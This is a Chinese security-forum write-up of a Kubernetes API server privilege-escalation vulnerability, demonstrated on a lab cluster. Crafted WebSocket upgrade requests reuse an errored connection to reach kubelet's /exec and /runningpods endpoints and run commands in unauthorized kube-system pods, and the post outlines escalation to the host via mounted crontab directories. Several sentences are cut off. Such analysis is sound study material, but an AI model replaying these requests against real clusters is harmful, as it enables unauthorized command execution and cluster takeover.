
第一种情况，K8S未开启HTTPS，这种情况下，api server是不鉴权的，直接就可以获取api server的最高权限，无需利用本次的漏洞，故不在本次分析范围之内。

第二种情况，K8S开启了HTTPS，使用了权限控制（默认有多种认证鉴权方式，例如证书双向校验、Bearer Token模式等），这种情况下K8S默认是支持匿名用户的，即匿名用户可以完成认证，但默认匿名用户会被分配到 system:anonymous 用户名和 system:unauthenticated

组，该组默认权限非常低，只能访问一些公开的接口，例如[https://\(apiserverip\):6443/apis](https://(apiserverip):6443/apis)，[https://\(apiserverip\):6443/openapi/v2](https://(apiserverip):6443/openapi/v2)等。这种情况下，才是我们本次漏洞

### 6.2 K8S开启认证授权下的利用分析

下面我们梳理下，在K8S已经开启认证授权下，该漏洞是如何利用的。



7 漏洞利用演示

7.1 满足先决条件

先看下正常请求执行的链路是怎么样的：client --> apiserver --> kubelet  
即client首先对apiserver发起请求，例如发送请求 [连接某一个容器并执行exec]  
，请求首先会被发到apiserver，apiserver收到请求后首先对该请求进行认证校验，如果此时使用的是匿名用户（无任何认证信息），正如上面代码层的分析结果，apiserver上是可以通过认证的，但会授权失败，即client只能走到apiserver而到不了kubelet就被返回403并断开连接了。

```
xuxiang@promote ~ % curl -k https://192.168.127.80:6443/api/v1/namespaces/role/pods/test/exec
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {
  },
  "status": "Failure",
  "message": "pods \"test\" is forbidden: User \"system:anonymous\" cannot get resource \"pods/exec\" in API group \"\" in the namespace \"role\"",
  "reason": "Forbidden",
  "details": {
    "name": "test",
    "kind": "pods"
  },
  "code": 403
}
```

所以本次攻击的先决条件是，我们需要有一个可以从client到apiserver到kubelet整个链路通信认证通过的用户。  
所以在本次分析演示中，我们创建了一个普通权限的用户，该用户只具有role namespace（新创建的）内的权限，包括对该namespace内pods的exec权限等，对其他namespace无权限。并启用了Bearer Token 认证模式（认证方式为在请求头加上Authorization: Bearer 1234567890 即可）。

7.2 构造第一次请求

攻击点先决条件满足后，我们需要构造第一个攻击报文，即满足API server 往后端转发（通过HTTP头检测），且后端kubelet会返回失败。先构造一个可以往后端转发的请求，构造消息如下

```
192.168.127.80:6443
GET /api/v1/namespaces/role/pods/test1/exec?command=bash&stderr=true&stdin=true&stdout=true&tty=true HTTP/1.1
Host: 192.168.127.80:6443
Authorization: Bearer 1234567890
Connection: upgrade
Upgrade: websocket
```

但是这个消息还不满足我们的要求，因为这个消息到kubelet后可以被成功处理并返回101，然后成功建立一个到我们有权限访问的role下的test容器的wss控制连接，这并不  
所以我们要改造这个请求，来构造出一个错误的返回，利用错误返回没有被处理导致连接可以继续保持的特性来复用通道打成后面的目的。改造请求如下

```
192.168.127.80:6443
GET /api/v1/namespaces/role/pods/test1/exec HTTP/1.1
Host: 192.168.127.80:6443
Authorization: Bearer 1234567890
Connection: upgrade
Upgrade: websocket
```

该请求返回结果为

```
HTTP/1.1 400 Bad Request
Date: Fri, 07 Dec 2018 08:28:34 GMT
Content-Length: 52
Content-Type: text/plain; charset=utf-8
```

you must specify at least 1 of stdin, stdout, stderr

为什么这么构造，可以产生失败呢？因为exec接口的调用至少要指定标准输入、标准输出或错误输出中的任意一个（正如前面代码分析中所述），所以我们没有对exec接口

### 7.3 构造第二次请求

因为上面错误返回后，API

SERVER没有处理，所以此时我们已经打通了到kubelet的连接，接下来我们就可以利用这个通道来建立与其它pod的exec连接。但是此时如果对kubelet不熟悉的同学在继续

```
GET /api/v1/namespaces/kube-system/pods/kube-flannel-ds-amd64-v2kgb/exec?command=/bin/hostname&input=1&output=1&tty=0 HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHmbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

如果这样发送第二个请求来获取其它无权限pod的exec权限时，返回的结果会是如下所示，且通道继续保留

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Fri, 07 Dec 2018 13:14:50 GMT
Content-Length: 19
```

404 page not found

这是因为当前的通道我们的消息是会直接被转发到kubelet上，而不需要对API

server发送exec让他来进行api请求解析处理，所以我们的请求地址不应该是/api/v1/namespaces/kube-system/pods/kube-flannel-ds-amd64-v2kgb/exec而应该是如

```
GET /exec/kube-system/kube-flannel-ds-amd64-v2kgb/kube-flannel?command=/bin/hostname&input=1&output=1&tty=0 HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHmbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

说明下，这个接口中路径的入参是这样的：/exec/{namespace}/{pod}/{container}?command=...

该请求即可获取到我们所期待的结果，如下所示，成功获取到了对其他无权限容器命令执行的结果

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sMlYUkAGmm5OPpG2HaGWk=
Sec-WebSocket-Protocol: v4.channel.k8s.io
```



```
■pegasus03■#{ "metadata": {}, "status": "Success" }■■
```

## 7.4 如何获取其它POD信息

在发送第二个报文并完成漏洞攻击的过程中，我们演示攻击了kube-system namespace下的kube-flannel-ds-amd64-v2kqb

pod，那么真实攻击环境下，我们如何获取到其它namespace与pods等信息呢？

因为我们现在已经获取了K8S最高管理权限，所以我们可以直接调用kubelet的内部接口去查询这些信息，例如发送如下请求来获取正在运行的所有pods的详细信息

```
GET /runningpods/ HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHmbDLlEzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

结果如下

```
{"kind": "PodList", "apiVersion": "v1", "metadata": {}, "items": [{"metadata": {"name": "test1", "namespace": "role", "uid": "f99e2d0a-f907"}}
```

## 7.5 获取K8S权限后如何获取主机权限

这边不再延伸，有兴趣可以具体尝试，例如可以利用K8S新建一个容器，该容器直接挂载系统关键目录，如crontab配置目录等，然后通过写定时任务等方式获取系统权限。

## 7.6 一个细节

补充一个测试利用过程中的坑，让大家提前了解，避免踩坑。

测试构造第二个请求是，直接在目标主机192.168.127.80上执行下面命令找一个pod的基础信息来进行攻击（没有直接调用/runningpods查询）

```
kubectl get namespace
kubectl -n kube-system get pods
kubectl -n kube-system get pods kube-flannel-ds-amd64-48sj8 -o json
```

```
root@pegasus01:~#
[root@pegasus01 ~]#
[root@pegasus01 ~]#
[root@pegasus01 ~]# kubectl get namespace
NAME          STATUS    AGE
default       Active    25d
kube-public   Active    25d
kube-system   Active    25d
role          Active    35h
[root@pegasus01 ~]# kubectl -n kube-system get pods
NAME                                READY   STATUS    RESTARTS   AGE
coredns-576cbf47c7-grrpn           1/1     Running   6           25d
coredns-576cbf47c7-psds2           1/1     Running   6           25d
etcd-pegasus01                     1/1     Running   7           10d
kube-apiserver-pegasus01            1/1     Running   0           34h
kube-controller-manager-pegasus01   1/1     Running   11          10d
kube-flannel-ds-amd64-48sj8         1/1     Running   7           25d
kube-flannel-ds-amd64-7v2rf         1/1     Running   6           25d
kube-flannel-ds-amd64-v2kqb         1/1     Running   6           25d
kube-proxy-d9ndf                    1/1     Running   6           25d
kube-proxy-kmqjg                     1/1     Running   3           25d
kube-proxy-lm45v                     1/1     Running   6           25d
[root@pegasus01 ~]# kubectl -n kube-system get pods kube-flannel-ds-amd64-48sj8 -o json | grep -A 50 '"containers"' | grep '"name":' | grep -v 'POD_NAME'
      "name": "kube-flannel",
[root@pegasus01 ~]#
```

如上图所示，查询返回了3个pod，第一次测试时，直接选择了第一个pod kube-flannel-ds-amd64-48sj8，发送第二个报文后，返回信息如下：

```
HTTP/1.1 404 Not Found
Date: Fri, 07 Dec 2018 14:24:49 GMT
Content-Length: 18
Content-Type: text/plain; charset=utf-8
```

pod does not exist

提示pod不存在，这个就很奇怪了，仔细校验接口调用是对的，也不会有权限问题，现在的权限实际就是apiserver的权限，默认是具有所有权限了，namespace和pod信息实际原因是这样的，由于我们攻击发送的第一个报文（用来构建一个到kubelet的通道），连接的是role namespace的test pod，这个pod实际是在节点3而非当前主机节点1（192.168.127.80）上，所以我们的通道直连接的是节点3上的kubelet，因此我们无法直接访问到其它节点上的pod，而

## 8 相关知识

由于该漏洞涉及K8S、websocket等相关技术细节，下面简单介绍下涉及到的相关知识，辅助理解与分析漏洞。

### 8.1 K8S权限相关

kubernetes 主要通过 API Server


对外提供服务，对于这样的系统集群来说，请求访问的安全性是非常重要的考虑因素。如果不对请求加以限制，那么会导致请求被滥用，甚至被黑客攻击。kubernetes 对于访问 API

来说提供了两个步骤的措施：认证和授权。认证解决用户是谁的问题，授权解决用户能做什么的问题。通过合理的权限管理，能够保证系统的安全可靠。

下图是 API 访问要经过的三个步骤，前面两个是认证和授权，第三个是 Admission Control，它也能在一定程度上提高安全性，不过更多是资源管理方面的作用。

注：

只有通过 HTTPS 访问的时候才会通过认证和授权，HTTP 则不需要鉴权



认证授权基本概念请参考：<https://www.jianshu.com/p/e14203450bc3>

下面以本次测试建立的普通权限用户的过程为例，简单说说下k8s环境下如何去新建一个普通权限的用户的基本步骤（详情可以参考：<https://mritd.me/2017/07/17/kub>

```
1 cd /opt/awesome/role/
2 role
   kubectl create namespace role
3 pod
   kubectl create -f test_pod.yaml
4 RBAC test list namespaces namespace role list/get pods namespace role get pods/exec
   kubectl create -f test_cluster_role.yaml
   kubectl create -f test_cluster_role_binding.yaml
   kubectl create -f test_role.yaml
   kubectl create -f test_role_binding.yaml
5 tokens /etc/kubernetes/pki/role-token.csv
6 apiserver token-auth-file
   /etc/kubernetes/manifests/kube-apiserver.yaml --token-auth-file=/etc/kubernetes/pki/role-token.csv
7 apiserver curl
   curl -k --header "Authorization: Bearer {token}" https://192.168.127.80:6443/api/v1/namespaces/role/pods/test-role
```

相关配置文件

```
[root@pegasus01 role]# cat test_cluster_role_binding.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-role
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: test-role
subjects:
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: test
```

```
[root@pegasus01 role]# cat test_cluster_role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: test-role
rules:
- apiGroups:
  - ""
  resources:
  - namespaces
  verbs:
  - get
  - list
  - watch
```

```
[root@pegasus01 role]# cat test_pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: test
  namespace: role
spec:
  containers:
  - command:
    - /bin/sh
    - -c
    - sleep 36000000
    image: grafana/grafana:5.2.3
    imagePullPolicy: IfNotPresent
    name: test
    resources:
      requests:
        cpu: 10m
  dnsPolicy: ClusterFirst
  priority: 0
  restartPolicy: Always
  schedulerName: default-scheduler
  securityContext: {}
  serviceAccount: default
  serviceAccountName: default
  terminationGracePeriodSeconds: 30
```

```
[root@pegasus01 role]# cat test_role_binding.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-role
  namespace: role
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: test-role
subjects:
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: test
```

```
[root@pegasus01 role]# cat test_role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: test-role
  namespace: role
rules:
- apiGroups:
  - ""
  resources:
  - configmaps
  verbs:
  - get
```

```
- list
- delete
- apiGroups:
  - ""
resources:
- pods
verbs:
- get
- list
- delete
- watch
- apiGroups:
  - ""
resources:
- pods/exec
verbs:
- create
- get

[root@pegasus01 role]# cat /etc/kubernetes/pki/role-token.csv
1234567890,test-role,test-role,test
```

WebSocket是一种在单个TCP连接上进行全双工通信的协议。所以WebSocket 是独立的、创建在 TCP 上的协议。Websocket 通过 HTTP/1.1 协议的101状态码进行握手。为了创建Websocket连接，需要通过浏览器发出请求，之后服务器进行回应，这个过程通常称为“握手”（handshaking）。一个典型的Websocket握手请求如下：

客户端请求

```
GET / HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: example.com
Origin: http://example.com
Sec-WebSocket-Key: sN9cRrP/n9NdMgdcy2VJFQ==
Sec-WebSocket-Version: 13
```

服务器回应

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: fFBooB7FAkLlXgRSz0BT3v4hq5s=
Sec-WebSocket-Location: ws://example.com/
```

### 字段说明

[illegible]

### 8.3 TCP连接复用与HTTP复用

TCP连接复用技术通过将前端多个客户的HTTP请求复用到后端与服务器建立的一个TCP连接上。这种技术能够大大减小服务器的性能负载，减少与服务器之间新建TCP连接所

在HTTP 1.0中，客户端的每一个HTTP请求都必须通过独立的TCP连接进行处理，而在HTTP 1.1中，对这种方式进行了改进。客户端可以在一个TCP连接中发送多个HTTP请求，这种技术叫做HTTP复用（HTTP Multiplexing）。它与TCP连接复用最根本的区别在于，TCP连接复用是将多个客户端的HTTP请求复用到一个服务器端TCP连接上，而HTTP复用则是一个客户端的多个HTTP请求复用到一个服务器端TCP连接上。HTTP 1.1协议所支持的新功能，目前被大多数浏览器所支持。

点击收藏 | 6 关注 | 3

上一篇：[针对美国智库、非盈利和公共组织的网...](#) 下一篇：[DIRECTX 直达内核](#)

### 1. 3 条回复



[yst\\*\\*\\*\\*@foxmail.](#) 2018-12-11 15:06:59

原理分析清晰，步骤很详细，感谢大神分享

0 回复Ta

---



[就不告诉你](#) 2019-01-04 11:35:30

在构造第二次请求，发现没有这个接口路径/exec/{namespace}/{pod}/{container}?command= 这是怎么回事啊？

0 回复Ta

---



[武器大师](#) 2019-01-05 21:58:11

[@就不告诉你](#) 到kubelet的通道是不是有问题，这个是kubelet的接口

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)